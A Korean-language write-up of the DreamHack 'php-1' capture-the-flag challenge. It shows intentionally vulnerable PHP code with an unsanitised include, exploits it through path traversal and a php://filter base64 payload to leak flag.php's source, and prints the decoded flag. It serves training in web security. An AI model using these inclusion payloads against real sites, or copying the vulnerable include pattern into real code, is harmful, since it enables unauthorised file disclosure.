DreamHack php-1문제


2021-09-05

```php
<pre><?php
    $file = $_GET['file']?$_GET['file']:'';
    if(preg_match('/flag|:/i', $file)){
        exit('Permission denied');
    }
    echo file_get_contents($file);
?>
```

view.php 코드를 보면 file인자의 flag를 필터링하고있다.

```php
<?php
    include $_GET['page']?$_GET['page'].'.php':'main.php';
?>
```

Index.php의 코드를 보면 page인자의 php를 실행시켜 보여준다. 그렇다면 이를 이용해 flag.php를 볼 수 있지 않을까 해서 http://host1.dreamhack.games:11311/?page=../uploads/flag로 접속해보니



이와 같이 Can you see $flag? 라는 페이지가 나온다. 이는 원하는 php파일을 실행 및 볼 수 있다는 뜻이고 이를 이용해 php 코드를 불러오려면 웹페이지에서도 볼 수 있고 디코딩 가능한 base64를 이용해 변환시켜 flag.php의 코드를 가져올 수 있을 것이다.

이를 위해
http://host1.dreamhack.games:11311/?page=php://filter/convert.base64-encode/resource=/var/www/uploads/flag이라 적고 접속했다.

이라 나오는데 이를 보기위해 페이지소스 보기를 선택하면

```
<div class="container">
  PD9waHAKCSRmbGFnIDOgJORIe2JiOWRiMWYzMDNjYWNmMGYzYzkxZTBhYmNhMTIyMWZmfSc7Cj8+CmNhbiB5b3Ugc2VlICRmbGFnPw==    </div>
```

보기 편하게 나오고 base64로 인코딩 되어있다. 이를 디코딩하면

이렇게 Flag를 얻을 수 있다.

```
<?php
    $flag = 'DH{bb9db1f303cacf0f3c91e0abca1221ff}';
?>
can you see $flag?
```